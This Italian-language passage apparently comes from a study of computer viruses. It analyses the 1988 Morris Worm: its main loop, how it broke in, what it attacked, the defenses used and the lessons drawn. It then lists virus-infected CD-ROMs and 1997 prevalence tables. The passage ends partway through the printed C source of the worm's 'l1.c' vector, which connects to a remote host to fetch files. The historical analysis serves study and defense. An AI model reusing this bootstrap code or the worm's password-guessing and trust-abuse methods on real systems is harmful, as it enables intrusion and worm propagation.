Worm sull'host remoto, e cancella alcuni file[22]. Il Worm azzera la sua lista degli argomenti, per ingannare il programma *ps*. Il prossimo passo è quello di inizializzare la lista interna delle interfacce di rete; tali

[21] Usando la porta TCP 11357 sull'host 128.32.137.13

[22] Uno di questi file */tmp/.dumb* non viene mai creato dal Worm, e la cancellazione sembra essere un residuo della fase di sviluppo del Worm

interfacce verranno usate per testare le reti locali e trovare nomi alternativi per l'indirizzo dell'host corrente. Infine, il Worm resetta il suo *process group* e *kill*a il processo che lo aveva aiutato a *bootstrap*are. L'ultima azione del Worm nel *main* è quella di chiamare una funzione di nome *doit()*, che contiene il loop principale del Worm stesso.

```
doit() {
    seed the random number generator with the time
    attack hosts: gateways, local nets, remote nets
    checkother();
    send_message();
    for(;;) {
        cracksome();
        other_sleep(30);
        cracksome();
        change our process ID
        attack hosts: gateways, known hosts,
            remote nets, local nets
        other_sleep(120);
            if 12 hours have passed,
        if (pleasequit && nextw > 10)
            exit(0);
    }
}
```

Pseudo-codice C per la routine *doit()*

doit() fà girare un piccolo prologo prima di entrare effettivamente nel ciclo principale. Inizializza (in modo ridondante) un generatore di numeri casuali con l'orario corrente, conservandosi l'orario in modo da poter testare da quanto tempo sta girando. Il Worm poi tenta la sua prima infezione. Come prima cosa attacca i **gateway** che aveva trovato con il programma *netstat*; se non può infettare nessuno di questi host, allora prova a caso degli host sulla rete locale, poi prova a caso degli host che non sono tanto lontani dall'host gateway, in ogni caso fermandosi se avrà successo[23].

Dopo questo tentativo iniziale di infezione, il Worm chiama la routine *checkother()* per controllare la presenza di un altro Worm sulla stessa macchina locale. In questo controllo il Worm si comporta come un **client** verso un Worm esistente che si comporta come un **server**; si scambiano a questo punto un messaggio sul *population control*, dopo del quale, eventualmente, uno dei due Worm va in *shutdown*.

Appena prima di entrare nel loop principale il Worm chiama una strana routine che chiamiamo *send_message()*, (che in realtà non invia niente). Pare che il suo scopo fosse quello di mandare un *datagram* di 1 byte ogni 15 copie del Worm ad un porta ben definita dell'host *ernie.berkeley.edu* (come già detto in precedenza).

Il loop principale comincia con una chiamata alla funzione *cracksome()* per effettuare alcune operazione di *password cracking*. La password cracking è un'attività che il Worm svolge con

[23] Si noti che tale sequenza è differente da quella usata una volta che il Worm è entrato nel ciclo principale della *doit()*

una crescita costante. Fa una pausa di 30 secondi alla ricerca di eventuali altre copie del Worm che stessero cercando di penetrare sull'host locale, e poi ritorna alla fase di **cracking**. Dopo questa parte, effetua una *fork* (crea un nuovo processo che gira con una copia della stessa immagine di codice eseguibile) e fà terminare il vecchio processo. A questo punto il Worm ritorna alla sua fase **infettiva**, tentando (in ordine di precedenza) con i gateway, gli host elencati nel file */etc/hosts.equiv*, numeri di host scelti a caso dall'altro lato dei gateway e numeri di host scelti a caso sulla rete locale. Come prima, anche ora, non appena si ha successo nell'infettare un nuovo host, lo si marca come **infettato** nella lista interna degli host e si lascia la fase di infezione, per ritornarci in seguito. Dopo l'infezione il Worm si ferma per due minuti cercando nuovamente altre copie di se stesso sulla macchina locale; tutto ciò viene rifatto perché un host remoto potrebbe aver cercato nuovamente di infettare la macchina locale. Se sono trascorse 12 ore ed il Worm è ancora vivo, allora il Worm suppone che la scelta degli host da infettare sia stata sfortunata, e quindi procede a ri-inizializzare la tabella degli host da infettare. Alla fine del loop principale il Worm controlla sia se era stato *predestinato* a morire, sia se avesse effettuato una quantità di lavoro sufficiente nella fase di password cracking. Se le due condizioni si verificano entrambe, allora termina l'esecuzione.

5.4 Punti principali

Questa sezione illustra per sommi capi il **modo in cui** il Worm attacca e **chi** attacca. Lista anche diverse cose che il Worm **non fa**, o che inizialmente gli furono attribuite.

5.4.1 Come entrava

- *sendmail* (con l'opzione DEBUG abilitata, settato come default nella distribuzione binaria di SunOS)
- *finger* (solo gli host VAX erano delle potenziali vittime)
- il sistema di esecuzione remoto, usando
  - *rexec*
  - *rsh*

5.4.2 Chi attaccava

- nomi di account con password banali, come
  - nessuna password
  - il nome dell'utente
  - il nome dell'utente seguito dal nome dell'utente
  - il "nickname" o nome di battesimo
  - il cognome
  - il cognome scritto al contrario
- account con la password compresa nel dizionario interno di 432 parole
- account con la password presente nel file */usr/dict/words*

- account che riconoscevano come "fidate" (**trusted**) altre macchine attraverso il meccanismo *.rhosts*

5.4.3 Cosa attaccava

- solo le macchine SUN e VAX
- le macchine nel file */etc/hosts.equiv*
- le macchine nel file */.rhosts*
- le macchine nel file *.forward* nella home directory dell'account *crackato*
- le macchine nel file *.rhosts* nella home directory dell'account *crackato*
- le macchine elencate come *network gateways* nelle *routing table*
- le macchine che si trovano dall'altro capo di un'interfaccia di rete point-to-point
- possibilmente le macchine scelte a caso sulla stessa rete di un gateway

5.4.4 Cosa NON faceva

- ottenere accessi privilegiati (non entra mai come *root*)
- distruggere o tentare di distruggere dati
- lasciare bombe a tempo all'interno dei sistemi
- fare differenza a seconda del tipo di rete (come MILNET, ARPANET, etc.)
- usare il protocollo UUCP
- attaccare account privilegiati o ben conosciuti come per esempio *root* o *sync*

5.5 Difese

Ci furono molti tentativi per fermare il Worm. Tali tentativi variavano a seconda delle inconvenienze che avevano gli utenti finali sui sistemi attaccati, al grado di competenza necessario per implementare tali difese, alla loro effettiva efficienza.

- L'**isolamento** completo dalla rete fu spesso un inconveniente, ma fu molto efficace nel fermare il Worm, ed in più era semplice da implementare.
- **Disabilitare il servizio di mail** era sconveniente sia per gli utenti locali che per quelli remoti; era inefficace per fermare il Worm, ma era semplice da implementare.
- **Patch**are il comando *DEBUG* in *sendmail* era efficace solo se accompagnato da altri **bug-fix**, non interferiva con gli utenti normali, ed erano disponibili semplici istruzioni per implementarlo.
- Disattivare il *finger daemon* era efficace solo se accompagnato dalla rimozione degli altri bug; poteva non dar fastidio agli utenti, ma era realizzabile semplicemente.

- *Fare il patch* del finger daemon richiedeva il codice sorgente, ed era efficace come disabilitarlo, senza dare fastidio agli utenti.

- *mkdir /usr/tmp/sh* era conveniente, semplice, ed efficace nel prevenire la propagazione del Worm.

- Definire **pleasequit** nella libreria di sistema era conveniente, semplice, e faceva molto per fermare il Worm.

- **Rinominare il compilatore** ed il linker di UNIX (*cc* e *ld*) era una misura drastica, e qualche volta sconveniente per gli utenti, ma efficace nel fermare il Worm.

- Richiedere a tutti gli utenti di **cambiare le loro password** (o almeno richiederlo a tutti quegli utenti che avevano password che il Worm poteva rompere) era difficoltoso, ma scontentava solo quegli utenti che amavano password banali, ed era efficace solo insieme ad altri **fix** sul software.

Dopo che il Worm fu analizzato, fu reso disponibile su Internet un tool che duplicava l'attacco sulle password (incluso il dizionario che si trovava nel Worm). Questo tool [Ciac1, Ciac2] permetteva ai system administrator di analizzare le password in uso sui loro sistemi. La diffusione del Worm dovrebbe aver aumentato la consapevolezza degli utenti (e dei system administator) che scegliere una **password difficile** fosse una cosa buona e giusta.

5.6 Lezioni e Questioni irrisolte

L'incidente del Worm insegnò tante lezioni importanti. Fece venir fuori tanti problemi di cui si parlerà spesso anche in futuro. Tra questi segnaliamo i seguenti:

- **Minimo Privilegio**. Questo principio base della sicurezza è frequentemente ignorato e ciò può portare a dei problemi: è superfluo dare più privilegi di quanti non ne servano effettivamente.

- *"Abbiamo incontrato il nemico ed era uno di noi"*. L'autore del Worm ha dato un contributo al campo della computer security perché era in ogni caso un **insider**: l'attacco non proveniva da una sorgente esterna che aveva ottenuto informazioni riservate, nascondere le informazioni, come per esempio i sorgenti del sistema operativo, non aiutava a prevenire questo incidente.

- **La diversità va bene**. Visto che il Worm si diffondeva sui sistemi operativi più diffusi su Internet e sui due tipi di macchine più diffuse, la maggior parte delle macchine sulla rete furono in pericolo. Una maggiore varietà di implementazioni va probabilmente meglio della uniformità. Questa è una analogia diretta con il mondo biologico nel quale c'è la necessità di creare *diversità genetiche*.

- *"La cura non deve essere peggiore della malattia"*. Chuck Cole puntualizzò questa cosa e Cliff Stoll [Sto89] pensò che fosse più caro prevenire tali attacchi invece di ripulire tutto dopo un'eventuale attacco. Le copie di backup vanno bene. Potrebbe essere più economico fare un ripristino dai backup, invece di provare a capire quali danni ha provocato l'intruso

- Le difese devono esserci ma **a livello di host** e non a livello di rete. Mike Muuss e Cliff Stoll hanno reso questo punto abbastanza evidente. La rete effettua la sua funzione in modo corretto e non dovrebbe dare problemi; i problemi gravi si trovano purtroppo in diversi programmi applicativi. Alcuni tentativi di sistemare i problemi a livello di rete sono sconsiderati. Possiamo fare un'analogia con il sistema delle autostrade: ognuno può guidare verso casa vostra e probabilmente irrompere in casa vostra, ma ciò non significa che, per evitare ciò, noi chiuderemo le autostrade o metteremo delle guardie armate sulle rampe di uscita.

- Fare il **logging** delle informazioni è importante. L'interazione tra i daemon *inetd* e *telnetd*, loggando la sorgente degli attacchi del Worm dava un brutto colpo a tali irruzioni, ma purtroppo tanti siti non avevano abbastanza informazioni di logging per identificare la sorgente o il tempo dell'infezione. Ciò ostacolò fortemente tali risposte, poiché le persone dovevano installare nuovi programmi che conservavano maggiori informazioni. D'altro canto, fare il logging tendeva ad accumulare tante informazioni molto velocemente e raramente tali informazioni venivano consultate. Per questo venivano automaticamente cancellate: se facciamo fare il log di informazioni vitali, ma vediamo che vengono velocemente cancellate, non abbiamo migliorato la situazione di molto.

- Rinnegare l'efficacia di tali attacchi è facile. Internet è sorprendentemente vulnerabile a tali attacchi. Tali attacchi sono abbastanza difficili da prevenire, ma potremmo essere molto più preparati nell'identificare la provenienza di tali attacchi di quanto non siamo oggi. Per esempio, oggi non è difficile scrivere un programma che faccia andare in crash una Sun Workstation o altre macchine che implementano il Network File System di SUN (NFS). Questa cosa è molto grave visto che tali macchine sono le più diffuse tra quelle connesse ad Internet.

- Potrebbe essere una buona idea istituire un deposito centrale in cui memorizzare tutti i *bug fix*. Anche i venditori di software dovrebbero parteciparvi. Anche gli utenti finali, che si accontentano solo che il loro lavoro venga portato a termine, dovrebbero essere educati sull'importanza di installare i **security fix**. Un tentativo in tale direzione è stato intrapreso dal Computer Emergency Response Team [CERT].

- Reazioni di panico dovrebbero essere evitate. L'apertura e la **libera circolazione delle informazioni** in ogni punto della rete è una prerogativa che dovrebbe essere preservata [6]. La connettività di rete si dimostrò di grande aiuto nella fase di difesa e di analisi durante la crisi del Worm, malgrado alcuni siti si isolarono da soli.

- Il Worm utilizzava il meccanismo dei *trusted host*. Tutto ciò veniva fatto esaminando i file in cui erano listate tali informazioni. Spesso gli host e gli account erano configurati per essere **trusted** reciprocamente. Una volta che il Worm trovava un tale candidato, si cercava di istanziare su quelle macchine usando la possibilità di *remote execution* copiandosi sulle macchine remote come se fosse un utente autorizzato effettuando delle operazioni "remote" standard. Per prevenire futuri attacchi (simili a quelli del Worm) è necessario che il meccanismo di accesso remoto sia revocato e possibilmente rimpiazzato con qualche altra cosa. Un meccanismo che sembra promettere bene è il *Kerberos authentication server* del progetto *Athena* del MIT [Ker88]. Questo schema usa chiavi di sessione dinamiche che devono essere aggiornate periodicamente. Per questo, un invasore non può far uso di schemi di autorizzazione **statici** presenti nel file system. Tale sistema di autenticazione conserva le password su di un server centrale che fa il "logging" delle richieste di autenticazione, in modo da nascondere la lista dei nomi degli utenti validi su quel sistema. Però, una volta noto un nome di utente, il "*ticket*" di autenticazione è ancora vulnerabile ad un attacco con dizionario. Recentemente [Jon95] si è riusciti ad attaccare direttamente il protocollo TCP in modo che un attaccante potesse redirigere uno *stream* TCP attraverso una macchina permettendogli di scavalcare anche le protezioni offerte da sistemi *one-time password* [SKEY] o da autenticazione su *ticketing* [Ker88]. Una connessione TCP è vulnerabile a chiunque si trovi sul path seguito dalla connessione ed abbia degli strumenti adeguati[24]. Per ovviare a tutti questi problemi si sta lavorando in due direzioni: modificare il protocollo TCP[25] e utilizzare i sistemi di cifratura a chiave pubblica per avere autenticazione e cifratura[26]

5.7 Conclusioni

Risulta subito chiaro che il codice del Worm è stato deliberatamente progettato per fare due cose: **infettare** più macchine possibili, e **bloccare** ogni tentativo di tracciarlo o di fermalo. Quindi non si può dire che la sua diffusione è stata un incidente, anche se la sua messa in opera, forse, fu prematura. Robert Tappan Morris, l'autore del programma Worm, venne condannato per aver violato la legge 18 USC 1030 (A)(5)(a), la *"Computer Crime and Abuse Act"* del 1986. Fu dichiarato colpevole nel febbraio 1990 dalla US District Court di Syracuse, NY. Nel maggio 1990 gli furono sentenziati, fuori dalle direttive della sentenza Federale, 3 anni di libertà condizionata, 400 ore di servizio gratuito per la comunità nazionale, e 10050 dollari di multa oltre alle spese processuali. I suoi avvocati fecero appello [USC91] alla condanna presso la Circuit Court of Appeals, ed il ricorso fu accolto. L'appello fu affidato alla Supreme Court che però confermò la sentenza in appello. Per un pò, Robert T. Morris ha lavorato (nonostante fosse imputato) come programmatore (non nel campo della sicurezza) per la CenterLine Software. Di recentemente, Morris, ha lavorato al suo Ph.D. sotto la direzione del professor H.T. Kung della Harward University. Ha anche lavorato come consulente per la società ViaWeb [7]. Per quanto si sa, Morris non ha mai parlato pubblicamente dell'incidente, e non ha neanche tentato di lavorare nel campo della *Computer Security*.

[24] Un packet sniffer ed un packet generator.

[25] Con il nuovo BSD 4.4 è stato introdotto il T/TCP che elimina il problema della *sequence prediction* presente in tutte le implementazioni del protocollo TCP (vedere *TCP/IP Illustrated: volume 3* di R. Stevens, Addison Wesley 1995).

[26] Il protocollo SSL (Secure Socket Layer) sviluppato da Netscape, anche se non ancora standardizzato, è considerato un'ottimo strumento per avere, allo stesso tempo, un sistema di autenticazione e cifratura molto sicuro (vedere http://www.psy.uq.oz.au/ ftp/Crypto/ per ulteriori informazioni).

A Tidbits

A.1 Le nuove frontiere

All'inizio del 1994 si conoscevano circa 3000 virus (per DOS e PC); un anno dopo, nel gennaio del 1995, il numero di virus conosciuti era raddoppiato, circa 6000 virus erano stati analizzati dai ricercatori. Questo numero non deve sbalordire perché il numero di virus attivi nel mondo non ha mai (in nessun periodo) superato il migliaio. Attualmente sono conosciuti più di 11000 virus (vedi figura 15) anche se le infezioni riportate a marzo 97 erano circa 400. Ciò è dovuto a due motivi principali: realizzazione e diffusione di antivirus sempre più potenti e affidabili, abbandono da parte degli utenti del vecchio DOS e adozione di nuovi sistemi operativi (Windows'95, Windows NT, OS/2, etc.). L'adozione di nuovi sistemi operativi e di nuove piattaforme non ha messo gli utenti al riparo dai virus, infatti, anche se creare virus per questi sistemi e piattaforme è molto più difficile, stiamo assistendo alla nascita e diffusione di virus per Windows, OS/2, Mac OS (anche se per Mac esistevano dei virus già dalla fine degli anni 80) e anche UNIX.



Figura 15: La crescita dei virus dal 1989 ad oggi

Ma c'è di più: da agosto 1995, qualcuno ha pensato di sfruttare le caratteristiche di due noti *word processor* **Microsoft Word©** e **Lotus AmiPro©** per creare dei virus che hanno successo nell'infettare i dati anziché gli eseguibili [Dr.Solomon]. Tali virus infettano i documenti creati con questi programmi, sfruttando linguaggio di macro *Word Basic* da essi fornito. Siccome di questi applicativi esistono versioni per diverse piattaforme, i virus sfruttano questa possibilità e si diffondono sotto Windows, Windows 95, Windows NT, Mac OS. Di fatto, questi sono i primi virus multipiattaforma; per ora se ne conoscono solo circa 800 (vedi figura 16) e sfortunatamente uno di questi è molto diffuso (vedi tabelle 6, 7).

Concept è stato il primo virus di questo genere, ha avuto ed ha una grossa diffusione poiché inizialmente fu diffuso incidentalmente da Microsoft. Infatti, il virus si trovava su un CD ROM



Figura 16: La crescita dei word macro virus da Agosto 1995 ad Aprile 98

chiamato "Microsoft Windows 95 Software Compatibility Test" (vedi tabelle 3,4,5) inviato ad un centinaio di aziende. Un'altra compagnia distribuì poi alcuni documenti infetti su 5500 copie di un CD ROM chiamato "Snap-on Tools for Windows NT".

Anche se i macro virus per **Word** sono i più noti e diffusi, vi sono macro virus anche per **Excel**, **Access**. Inoltre, sono stati segnalati degli applet Java che si comportano come dei virus.

Attualmente sono noti solo quindicina virus che sono stati scritti appositamente per Windows 95[Kas97]. Questo significa che possono infettare i file eseguibili in formato PE[27]. Ci sono molti virus che lavorano anche sotto Windows, ma infettano i file eseguibili in formato LE o NE [Kas97]. Sono anche noti virus scritti appositamente per Linux ed OS/2 [Kas97].

[27]Per ulteriori informazioni sui formati degli eseguibili PE, LE, NE consultare [Bro97]

A.2 Virus distribuiti su CD-ROM

Elenco di programmi illegali diffusi accidentalmente su CD-ROM cellofanati.
Fonte: Slovak Antivirus Center - ftp://ftp.elf.stuba.sk/pub/pc/

CD Title /Release	**Path\FileName**
Virus	
ARI Baden-Baden 1993	\UNEXTRCT\XYPHR2\
Power Pump Virus	
ARI Baden-Baden 1993	\FILES\X\XYPHR2.ZIP
Power Pump Virus	
ARI Manhattan 1995	\...\GRAFIK\VESA.ZIP
BUTTERFLY virus	
ASSEMBLY'94 1st	?\IPSETUP.EXE
TaiPan.438	
Best of Bizzness '94	\Vir Util\SCCL100.ZIP
Trojan	
Best of Shareware '94	\MAC View\SCCL100.ZIP
Trojan	
CDV Monatsdisk 06/95	\...\SPIDEMOS\17473.ZIP
Quicky Virus	
CDROM 2001	\?\STEPRATE.ZIP
VCL virus	
CDROM 2001	\?\NOUVEAU.ZIP
MtE virus	
Chestnut Sharw. Overl Trio	\DIR3\SPORT21C.ZIP
Civil War.302b Virus	
Chestnut Sharw. Overl Trio	\DIR20\EXTTHLC.ZIP
ComBat.1644 Virus	
Cream of the Crop II	\Vir Prev\SCCL100.ZIP
Trojan	
DOOM II Mania Vol #1	\ *.EXE
DOOM2 Death Virus	
FUN&GAMES 2	\?\JAZZ.ZIP
POWERPUMP virus	
Gates Of The Underworld	\CHEATS_2\ROTTXMAS.ZIP
GoldBug.a Vir	
Gates Of The Underw. #1	\MISC\Z-FOREST.ZIP
Taipan.438 Vir	

Tabella 3: File infetti su CDROM, Gennaio 1997 **cont.**

CD Title / Release	**Path\FileName**
Virus	
Gates Of The Underw. #1	\MISC\Z-LORDAV.ZIP
Taipan.438 Vir	
Groovy Bytes #1	\...\ANSI_ART\BLEACH03.ZIP
Tai-Pan.438.A virus	
Groovy Bytes #1	\...\DJLARRY\ZIPPED\INFERNO.ZIP
Quicky.1376 virus	
Hobbes OS/2	\MAC View\SCCL100.ZIP
Trojan	
Letz fetz on the Internetz	\SWI..*\MISC\HOTL95.DOC
Wazzu WinWord Macro vir	
MEDIAPLEX DFUE CD ?	\19\SPORT21C.ZIP
BUTTERFLY.CRUSADER Vir	
MEDIAPLEX SAMPLER ?	\DFUE23\SPORT21C.ZIP
BUTTERFLY.CRUSADER Vir	
MEDIASHARE 2 GAMES ?	\?\XYPHR2.ZIP
POWERPUMP virus	
MEDIASHARE 2 GAMES ?	\?\POWER.ZIP
POWERPUMP virus	
Migration95	\...\INHALT.DOC
WinWord.Concept Vir	
MS Solutions Provider 9/96	\SIA\MKTOOLS\CASE\ED3905A.DOC
Wazzu WinWord Macro	
NIGHT OWL'S 7 01/93	\????\SINBAD.ZIP
Trojan	
NIGHT OWL'S 9	\VirUtil\SCCL100.ZIP
Trojan	
NIGHT OWL'S 10 1st 10/93	\020A\SF2_UP.ZIP
MEMORY LAPSE Vir	
NIGHT OWL'S 10 1st 10/93	\031A\STERNQFG.ZIP
WISCONSIN Vir	
NIGHT OWL'S 10 1st 10/93	\037A\SPORT21C.ZIP
BUTTERFLY.CRUSADER Vir	
NIGHT OWL'S 10 ?	\???A\SCCL100.ZIP
Trojan	
NIGHT OWL'S 12	\032A\BUST074.ZIP
ASStral_Zeuss Vir	
NIGHT OWL'S 15 ?	\023A\DMNCHEAT.ZIP
TaiPan.666 (Doom II)	
NIGHT OWL'S 16 ?	\051A\BESTSSVR.ZIP
TridenT/Flu Virus	
NIGHT OWL'S 20 1st	\???A\DRWYV231.ZIP
HLLT.6917 Trojan ?	

Tabella 4: File infetti su CDROM, Gennaio 1997 **cont.**

CD Title / Release	**Path\FileName**
Virus	
NIGHT OWL'S 20 1st	\???A\LABTST34.ZIP
HLLT.6917 Trojan ?	
PARTY 95	\...\MANATWOR\WORK.EXE
QuickSilver.1376	
PC PLAYER 04/95	\MADRAGON\MADRAGON.EXE
WHISPER.TAI-PAN Vir	
PEGASUS 3 1996	\...\SOFTLD40.ZIP
KACZOR.4444.B Virus	
RACECAR 1001 Utilities	\UTILBOB\STEPRATE.EXE
VCL Virus variant	
RACECAR 1001 Utilities	\NOUV16\NOUVEAU.OVR
possible MtE Vir	
RACECAR 1001 Utilities	\SCREEN\SLURP\SLURP.EXE
Burma Virus variant	
RISE OF THE TRIAD	\?\SNDSETUP.EXE
WHISPER virus	
ROMSIDE ANIMATION CR02423	\DUST\DESTROY.???
CYBER[501] Vir	
Shareware Vault Gold	\Vir Detect\SCCL100.ZIP
Trojan	
Shareware Studio #4	\Virus\SCCL100.ZIP
Trojan	
So much Modem Madness	\...\DOORWEG.ZIP
ASEXUAL Companion Vir	
So much Shareware II 1992	?\XYPHR.ZIP
Power Pump Virus	
Software Vault II 06/95	\18\64BLAZER.ZIP
MATH-TEST Virus	
Tech Arsenal	\Anti-Virus\SCCL100.ZIP
Trojan	
THE MAX	\?\MWARS20.ZIP
Trojan	
VIVA Megarom Sampler 1993	\DOS\DFUE\TM411.ZIP
BUTTERFLY.CRUSADER Vir	
VIVA Megarom Sampler 1993	\DOS\DFUE\TM411UP.ZIP
BUTTERFLY.CRUSADER Vir	
WIN95 Comp.Test 4.0	\...\OEMLTR.DOC
WinWord.Concep Vir	

Tabella 5: File infetti su CDROM, Gennaio 1997

A.3 Tabella di prevalenza

Infezioni rilevate dai produttori di antivirus nel mese di Febbraio 97
Fonte: The Wildlist - ©1993-97 by Joe Wells - wildlist@vcnet.com

Virus Name	**Type**	**Number of incidents**	**Percentage**
Concept	Macro	72	15.3%
NPad	Macro	61	13.0%
Form	Boot	30	6.4%
MDMA	Macro	28	6.0%
AntiEXE.A	Boot	25	5.3%
Wazzu	Macro	22	4.7%
Parity_Boot.B	Boot	20	4.3%
AntiCMOS	Boot	19	4.0%
Empire.Monkey.B	Boot	15	3.2%
Junkie	Multi	15	3.2%
Ripper	Boot	14	3.0%
NYB	Boot	9	1.9%
WelcomB	Boot	9	1.9%
Johnny	Macro	8	1.7%
Stoned.Angelina	Boot	8	1.7%
Bandung	Macro	6	1.3%
Edwin	Boot	5	1.1%
Hassle	Macro	5	1.1%
Helper	Macro	5	1.1%
Jumper.B	Boot	5	1.1%
Quandary	Boot	5	1.1%
Stealth_Boot.C	Boot	5	1.1%
Imposter	Macro	4	0.9%
Laroux	Macro	4	0.9%
Sampo	Boot	4	0.9%
ShowOff	Macro	4	0.9%
Empire.Monkey.A	Boot	3	0.6%
One_Half.3544	Multi	3	0.6%
Stoned.NoInt	Boot	3	0.6%
Colors.C	Macro	2	0.4%
Die_Hard	File	2	0.4%
EXEBug	Boot	2	0.4%

Tabella 6: Tabella di prevalenza, Febbraio 1997 **cont.**

Virus Name	**Type**	**Number of incidents**	**Percentage**
Lunch	Macro	2	0.4%
Manzon	File	2	0.4%
Natas.4744	Multi	2	0.4%
ShareFun	Macro	2	0.4%
Swiss_Boot	Boot	2	0.4%
Taipan.438	File	2	0.4%
Tentacle	File	2	0.4%
Tequila	Multi	2	0.4%
Arya.4616	Multi	1	0.2%
Barrotes.1310	File	1	0.2%
Divina	Macro	1	0.2%
Boot.437	Boot	1	0.2%
CA	Macro	1	0.2%
Colors.B	Macro	1	0.2%
Comp.2052	Multi	1	0.2%
FatAvenger	Boot	1	0.2%
Hare.7601	Multi	1	0.2%
Havoc.3072	Multi	1	0.2%
Hybrid	Macro	1	0.2%
Int40	Boot	1	0.2%
Irish	Macro	1	0.2%
J&M	Boot	1	0.2%
Moloch	Boot	1	0.2%
Niceday	Macro	1	0.2%
Nuclear	Macro	1	0.2%
Pasta	Boot	1	0.2%
Rapi	Macro	1	0.2%
Rapi.C	Macro	1	0.2%
Rhubarb	Boot	1	0.2%
Satria	Boot	1	0.2%
SheHas	Boot	1	0.2%
Shell.10634	File	1	0.2%
Stat	Boot	1	0.2%
Stoned.NOP	Boot	1	0.2%
Stoned.Spirit	Boot	1	0.2%
Stoned.Stonehenge	Boot	1	0.2%
Telefonica	Multi	1	0.2%
TPVO.3783	Multi	1	0.2%
Tubo	Boot	1	0.2%
V-Sign	Boot	1	0.2%
Total		470	100%

Tabella 7: Tabella di prevalenza, Febbraio 1997

B Il programma vettore

Il Worm veniva portato da una macchina all'altra attraverso questo programma che in letteratura viene chiamato *vettore*. Questo piccolo programma in linguaggio C è stato battezzato da Spafford [Spa88] con il nome di *l1.c* (cfr. 5.2).

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

main (argc, argv)
char *argv[];
{
    struct sockaddr_in sin;
    int s, i, magic, nfiles, j, len, n;
    FILE *fp;
    char files[20][128];
    char buf[2048], *p;

    unlink(argv[0]);
    if(argc != 4)
       exit(1);
    for(i = 0; i < 32; i++)
       close(i);
    i = fork();
    if(i < 0)
       exit(1);
    if(i > 0)
       exit(0);
    bzero(&sin, sizeof(sin));
    sin.sin_family = AF_INET;
    sin.sin_addr.s_addr = inet_addr(argv[1]);
    sin.sin_port = htons(atoi(argv[2]));
    magic = htonl(atoi(argv[3]));

    for(i = 0; i < argc; i++)
       for(j = 0; argv[i][j]; j++)
  argv[i][j] = '\0';

    s = socket(AF_INET, SOCK_STREAM, 0);
    if(connect(s, &sin, sizeof(sin)) < 0){
   perror("l1 connect");
   exit(1);
    }
    dup2(s, 1);
    dup2(s, 2);
```

```
    write(s, &magic, 4);

    nfiles = 0;
    while(1){
   if(xread(s &len, 4) != 4)
      goto bad;
   len = ntohl(len);
   if(len == -1)
      break;

   if(xread(s, &(files[nfiles][0]), 128) != 128)
      goto bad;
   unlink(files[nfiles]);
   fp = fopen(files[nfiles], "w");
   if(fp == 0)
      goto bad;
   nfiles++;

   while(len > 0){
       n = sizeof(buf);
       if(n > len)
